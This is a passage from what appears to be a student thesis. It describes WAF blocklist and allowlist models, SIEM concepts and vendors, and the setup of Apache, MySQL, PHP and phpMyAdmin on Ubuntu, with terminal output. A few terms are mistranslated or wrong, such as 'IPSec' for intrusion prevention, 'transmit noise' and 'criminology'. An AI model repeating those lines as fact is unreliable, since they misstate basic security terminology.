A WAF uses a set of rules to distinguish between normal requests and malicious requests. Sometimes the WAFs use a learning mode to add rules automatically through learning about user behavior. The operation modes are the below:

- **Negative Model** (Blocklist based) — A blocklisting model uses pre-set signatures to block malicious web traffic, and signatures designed to prevent attacks that exploit certain website and web application vulnerabilities. Blocklisting model web application firewalls are a great choice for websites and web applications on the public internet and are highly effective against any major types of DDoS attacks. For example, the rule for blocking all <script>*</script> inputs.
- **Positive Model** (Allowlist based) — A allowlisting model only allows web traffic according to specifically configured criteria. For example, it can be configured to only allow HTTP GET requests from certain IP addresses. This model can be very effective for blocking possible cyber-attacks, but allowlisting will block a lot of legitimate traffic. Allowlisting model firewalls are probably

best for web applications on an internal network that are designed to be used by only a limited group of people, such as employees.

- **Mixed/Hybrid Model** (Inclusive model) — A hybrid security model blends both allowlisting and blocklisting. Depending on all sorts of configuration specifics, hybrid firewalls could be the best choice for both web applications on internal networks and web applications on the public internet.

Security Information and Event Management (SIEM)

The SIEM is an approach to security management that combines Security Information Management (SIM) and Security Event Management (SEM) functions into one security management system.

The basic principle of every SIEM system is the collection of relevant data from multiple sources, the recognition of deviations from the rule, and the taking of appropriate action. For example, when a suspicious activity is detected, a SIEM system might log additional information, create an alert and instruct other security controls to stop an activity's progress.

At the most basic level, a SIEM system can be rule-based or use a statistical correlation engine to establish relationships between event logs. Advanced SIEM systems have evolved to include detailed user and entity behavior data (UEBA) and security orchestration, automation, and response (SOAR).

SIEM systems operate by hierarchically deploying multiple collection agents to collect security-related events from end-users, servers, and network equipment, as well as specialized security equipment such as firewalls, antivirus, or intrusion prevention systems (IPSec). Collectors forward events to a central management console, where security analysts transmit noise, connect dots and prioritize security events.

In some systems, preprocessing can occur on edge collectors, with only specific events passing to a central management node. In this way, the volume of information communicated and stored can be reduced. Although developments in machine learning assistance systems detect anomalies more accurately, analysts still need to provide feedback, constantly educating the system about the environment.

Some of the major features to review when evaluating SIEM products are the below:

- **Integration with other controls**. Can the system give commands to other enterprise security controls to prevent or stop attacks in progress?
- **Artificial intelligence (AI)**. Can the system improve its accuracy through machine learning and deep learning?
- **Threat intelligence feeds**. Can the system support threat intelligence feeds of the organization's choosing or is it mandated to use a particular feed?

- **Extensive compliance reporting**. Does the system include built-in reports for common compliance needs and provide the organization with the ability to customize or create new compliance reports?
- **Forensics capabilities.** Can the system capture additional information about security events by recording the headers and contents of packets of interest?

At this point, it is important to mention some SIEM tools. The most known SIEM tools are the following:

- **Splunk**. Splunk is a full on-premises SIEM system. Splunk supports security monitoring and offers advanced threat detection capabilities.
- **IBM QRadar**. QRadar can be developed as a hardware appliance, virtual appliance, or software appliance, depending on the needs and capabilities of a company. QRadar on Cloud is a cloud service provided by IBM Cloud-based on the QRadar SIEM product.
- **LogRhythm**. LogRhythm is a good SIEM system for smaller organizations, integrates SIEM, log management, network and endpoint monitoring, and criminology and security analytics.
- **Exabeam**. Exabeam's SIEM product offers many features, including UEBA, a data pool, advanced analytics, and a threat hunter.
- **RSA**. The RSA NetWitness Platform is a threat detection and response tool that includes data acquisition, forwarding, storage, and analysis. The RSA also offers SOAR.
- **Microsoft Azure Sentinel.** Azure Sentinel delivers intelligent security analytics and threat intelligence across the enterprise, providing a single solution for alert detection, threat visibility, proactive hunting, and threat response.

History of SIEM

SIEM technology, which has existed since the mid-2000s, first evolved from the log management discipline, collective processes, and policies used to manage and facilitate the creation, transmission, analysis, storage, archiving, and disposal of large volumes of log data created within an information system.

Gartner Inc. analysts coined the term SIEM in the 2005 Gartner report, "Improving IT Security with Vulnerability Management". In the report, the analysts proposed a new security information system based on SIM and SEM.

Built into older log collection management systems, SIM has introduced long-term storage analysis and log data reporting. The SIM also incorporated logs with the threat information. SEM is responsible for detecting, collecting, monitoring, and reporting security-related events on software, systems, or IT infrastructure.

The vendors then created SIEM by combining SEM, which analyzes real-time log and event data, providing threat monitoring, event correlation, and event response, with SIM, which collects, analyzes, and reports log data.[17]

How does the SIEM work?

The SIEM tools work by gathering event and log data generated by host systems, applications, and security devices, such as antivirus filters and firewalls, across a company's infrastructure, and by collecting this data on a central platform. The SIEM tools detect and sort data into categories such as successful and failed logins and other potentially malicious activity.

The SIEM software generates security alerts when it detects potential security issues. Using a set of predefined rules, organizations can set these alerts as a low or high priority.

For example, if a user account generates 30 failed login attempts in 20 minutes, then it could be identified as suspicious but could be set to a lower priority because login attempts were probably made by the user who may have forgotten their login information.

On the other hand, if a user account generates 130 failed login attempts in five minutes, that would be flagged as a high-priority event because it's most likely a brute-force attack in progress.

Benefits of SIEM

The benefits of the SIEM are the following:

- Reduces the time required to significantly identify threats, minimizing damage from those threats.
- Provides a holistic view of an organization's information security environment, making it easier to collect and analyze security information to maintain system security, all of an organization's data goes to a central repository where it is stored and easily accessible.
- It can be used by companies for a variety of usage revolving around data or logs, including security, audit and compliance reporting programs, help desk, and network troubleshooting.
- Supports large amounts of data so that organizations can continue to scale and grow their data.
- Provides threat and security alerts.
- May carry out a detailed forensic analysis in the event of significant breaches of security.

The future of SIEM

Since the attacks are more sophisticated and dangerous, SIEM systems will have to evolve and incorporate other features against these attacks.

A feature that is being developed is the improvement of the orchestration. The SIEM only provides companies with basic workflow automation. However, as organizations continue to grow, SIEM will need to offer additional capabilities.

In addition, there should be better collaboration with managed detection and response tools (MDR). As threats of intrusion and unauthorized access continue to increase, organizations need to implement a two-tier approach to identifying and analyzing security threats. A company's IT team can implement SIEM internally, while a managed service provider (MSP) can implement the MDR tool.

Also, the SIEM should be enhanced with cloud management and monitoring. Microsoft and Amazon have implemented this capability with their custom tools. The SIEM vendors will improve their cloud management and monitoring capabilities to better meet the security needs of organizations using the cloud.

Finally, the SIEM and SOAR will evolve into one tool. In this way, traditional SOAR will expand their capabilities and become more useful, incorporating the capabilities of a SIEM.

Implementation

In this chapter, I will present the implementation steps of LAMP stack, website and the Web Application Firewall, for example, which WAF I used, how to set it up, the customs rules that I made as well as the attacks that I carried out. Finally, through the SIEM that I used, I will draw a chart and a report on the attacks.

LAMP Configuration


As referred to in the LAMP Stack subchapter, the LAMP Stack is the foundation for Linux, Apache, MySQL, and PHP software stack. In this chapter, I will install a LAMP Stack on Ubuntu Server 20.04 and configure a web server.

Apache Installation

The first component of LAMP Stack on Ubuntu 20.04 is Apache. The command to begin the installation is: sudo apt update && sudo apt install apache2
In the beginning, it should update the package lists and install Apache. After the installation, it should be checked if the Apache is installed correctly with the command:

```
sudo service apache2 status
```


If it is up and running, then a green active state should be displayed as below.



```
student@student-Ubuntu:~$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2021-12-11 17:35:56 EET; 1h 9min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 6149 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 6159 (apache2)
      Tasks: 21 (limit: 6973)
     Memory: 42.4M
     CGroup: /system.slice/apache2.service
             ├─ 6159 /usr/sbin/apache2 -k start
             ├─ 6161 /usr/sbin/apache2 -k start
             ├─ 6162 /usr/sbin/apache2 -k start
             ├─ 6163 /usr/sbin/apache2 -k start
             ├─ 6165 /usr/sbin/apache2 -k start
             ├─ 6168 /usr/sbin/apache2 -k start
             ├─12475 /usr/sbin/apache2 -k start
             ├─14003 /usr/sbin/apache2 -k start
             ├─14005 /usr/sbin/apache2 -k start
             ├─14017 /usr/sbin/apache2 -k start
             └─14018 /usr/sbin/apache2 -k start

Δεκ 11 17:35:56 student-Ubuntu systemd[1]: Starting The Apache HTTP Server...
Δεκ 11 17:35:56 student-Ubuntu apachectl[6152]: SecReadStateLimit is depricated, use SecConnReadStateLimit instead.
Δεκ 11 17:35:56 student-Ubuntu apachectl[6152]: AH00558: apache2: Could not reliably determine the server's fully qualified domain >
Δεκ 11 17:35:56 student-Ubuntu systemd[1]: Started The Apache HTTP Server.
```

Figure 12– Apache Status

Furthermore, opening a browser and entering the word “localhost” in the URL bar, displays the Ubuntu Default Page.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Figure 13- Ubuntu default site

MySQL Installation

The next component of the LAMP Stack on Ubuntu 20.04 is MySQL. The command that uses is: `sudo apt update && sudo apt install mysql-server`

It starts with updating the repositories and installing the MySQL package. Once the installation of the package is complete, we can check if the MySQL service is running with the command: `sudo service mysql status`




```
student@student-Ubuntu:~$ sudo service mysql status
● mysql.service - MySQL Community Server
     Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2021-12-11 17:06:20 EET; 1h 50min ago
    Process: 808 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exited, status=0/SUCCESS)
   Main PID: 904 (mysqld)
     Status: "Server is operational"
      Tasks: 39 (limit: 6973)
     Memory: 442.9M
     CGroup: /system.slice/mysql.service
             └─904 /usr/sbin/mysqld

Δεκ 11 17:06:12 student-Ubuntu systemd[1]: Starting MySQL Community Server...
Δεκ 11 17:06:20 student-Ubuntu systemd[1]: Started MySQL Community Server.
```

Figure 14- MySQL status

The MySQL component of LAMP Stack on Ubuntu 20.04 is now ready. For ensuring that the MySQL server is working correctly, I should log into with command:

```
sudo mysql
```



```
student@student-Ubuntu:~$ sudo mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 163
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Figure 15- MySQL monitor

Now, I can create, update and delete databases or execute SQL queries.


PHP Installation

The next and final component of LAMP Stack on Ubuntu 20.04 is PHP. It starts with updating the repository and installing the PHP package with commands:

```
sudo apt update && sudo apt install php libapache2-mod-php php-mysql
```

Finally, I can check the version of installation with the command:

```
php -version
```



```
student@student-Ubuntu:~$ php -version
PHP 7.4.3 (cli) (built: Oct 25 2021 18:20:54) ( NTS )
Copyright (c) The PHP Group
Zend Engine v3.4.0, Copyright (c) Zend Technologies
    with Zend OPcache v7.4.3, Copyright (c), by Zend Technologies
```


Figure 16 - PHP Version

phpMyAdmin Installation

phpMyAdmin is an optional component and it will be installed for better database management because it uses a more user-friendly UI than the Ubuntu Server command line. So, in this chapter, I will install and secure phpMyAdmin to work with Apache on my Ubuntu Server 20.04.

It starts with updating the package lists and installing phpMyAdmin with commands: `sudo apt update && sudo apt install phpMyAdmin php-mbstring php-zip php-gd php-json php-curl`


After that, I choose the web server Apache.



```
Package configuration

                    ┤ Configuring phpmyadmin ├
 Please choose the web server that should be automatically configured to run phpMyAdmin.

 Web server to reconfigure automatically:

    [*] apache2
    [ ] lighttpd

                              <Ok>
```

Figure 17 - phpMyAdmin configuration 1/3


Continuously, I install and configure the database.



```
Package configuration

                    ┤ Configuring phpmyadmin ├

 The phpmyadmin package must have a database installed and configured before it can be
 used. This can be optionally handled with dbconfig-common.

 If you are an advanced database administrator and know that you want to perform this
 configuration manually, or if your database has already been installed and configured,
 you should refuse this option. Details on what needs to be done should most likely be
 provided in /usr/share/doc/phpmyadmin.

 Otherwise, you should probably choose this option.

 Configure database for phpmyadmin with dbconfig-common?

                <Yes>                                <No>
```

Figure 18 - phpMyAdmin configuration 2/3

I also enter an application password for the internal communication between phpMyAdmin and MySQL.




```
Package configuration

                    Configuring phpmyadmin
Please provide a password for phpmyadmin to register with the database server. If left
blank, a random password will be generated.

MySQL application password for phpmyadmin:



                  <Ok>                              <Cancel>
```

Figure 19 - phpMyAdmin configuration 3/3

Finally, I restart the apache2 service with the command: `sudo service apache2 reload`

For accessing phpMyAdmin, I open a browser and type in the URL address bar localhost/phpMyAdmin. The following page is displayed.



Welcome to phpMyAdmin

Language

English

Log in


Username:

Password:

Go

Figure 20 - phpMyAdmin site

The screenshot below is the environment after the root user is authenticated.



General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server connection: SSL is not being used
- Server version: 8.0.27-0ubuntu0.20.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8mb4)

Web server

- Apache/2.4.41 (Ubuntu)
- Database client version: libmysql - mysqlnd 7.4.3
- PHP extension: mysqli curl mbstring
- PHP version: 7.4.3

phpMyAdmin

